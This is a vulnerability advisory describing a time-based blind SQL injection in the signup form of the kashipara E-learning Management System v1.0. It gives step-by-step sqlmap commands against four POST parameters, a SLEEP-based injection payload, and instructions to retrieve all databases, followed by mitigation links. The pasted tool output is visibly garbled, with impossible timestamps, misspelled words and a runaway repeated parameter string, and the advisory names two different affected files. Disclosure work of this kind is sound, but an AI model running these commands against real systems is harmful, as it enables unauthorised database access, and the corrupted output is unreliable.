SQL Injection was found in the /lms/student_signup.php **of the** kashipara E-learning Management System project v1.0 , **Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the** username, firstname, lastname, class_id **parameters in a POST HTTP request.**

Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code

> Affected Product Name

E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	/lms/admin/edit_student.php
Affected Parameter	username, firstname, lastname, class_id
Method	POST
Туре	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to http://localhost/lms/index.php and click on 'I'm a Student' to Sign up.




Step 2: Fill the Sign up form with student details.



Step 3: Now enable intercept in bupsuite and click on 'Sign in' button.



Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

python.exe C:\sqlmap\sqlmap.py -r student_signup.txt --batch --dbs

Step 6: Now notice that 'username' parameter is detected vulnerable and all database is successfully retrieved.

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[69:89:55] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[69:89:57] [inso] target URL appears to be UNION injectable with 8 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[69:80:57] [INSO] checking if the injection point on DOST parameter 'username' is a vilnerable. Do you want to keep testing the others (if any)? [y/N] N
SQLaps identified the following injection point(s) with a total of 212 HTTP(s) requests:

Parameter: username (POST)
| Type: time-based blind |
Title: NySQL >= 5.0.12 AMD time-based blind (query SLEEP)
Payload: username=test5' AMD (SELECT 8830 FROM (SELECT(SLEEP(5)))AIva) AMD 'MSXG'='MSXG&firstname=test5&class_id=22&password=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=test5&cpassword=te
```

Parameter: firstname

Step 7: Run the sqlmap against 'firstname' parameter by using switch -p. Notice that 'firstname' parameter is detected vulnerable and all database is successfully retrieved.

python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p firstname --batch --dbs

Parameter: lastname

Step 8: Run the sqlmap against 'lastname' parameter by using switch -p. Notice that 'lastname' parameter is detected vulnerable and all database is successfully retrieved.

python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p lastname --batch --dbs

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PS C:\lin\v-las* python.exe C:\squap\sqlap.py = student.signup.txt -p Lastnawe —batch —dbs

[1] legal disclaime: Usage of sqlaps for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, st caused by this program

[2] starting @ 92:310 / 2002-11-20/

[3] legal disclaime: Usage of sqlaps for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, st caused by this program

[3] starting @ 92:310 / 2002-11-20/

[3] 23:30 / 1002 savasing back-wed 600% 'Nyaql'

[4] 20:32:30 / 1002 savasing back-wed 600% 'Nyaql'

[5] 20:32:30 / 1002 savasing back-wed 600% 'Nyaql'

[6] 20:32:30 / 1002 savasing back-wed 600% 'Nyaql'

[7] 21:31 / 1002 savasing back-wed 600% 'Nyaql'

[8] 22:30 / 1002 savas
```

Parameter: class_id

Step 9: Run the sqlmap against 'class_id' parameter by using switch -p. Notice that 'class_id' parameter is detected vulnerable and all database is successfully retrieved.

• python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p class_id --batch --dbs

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection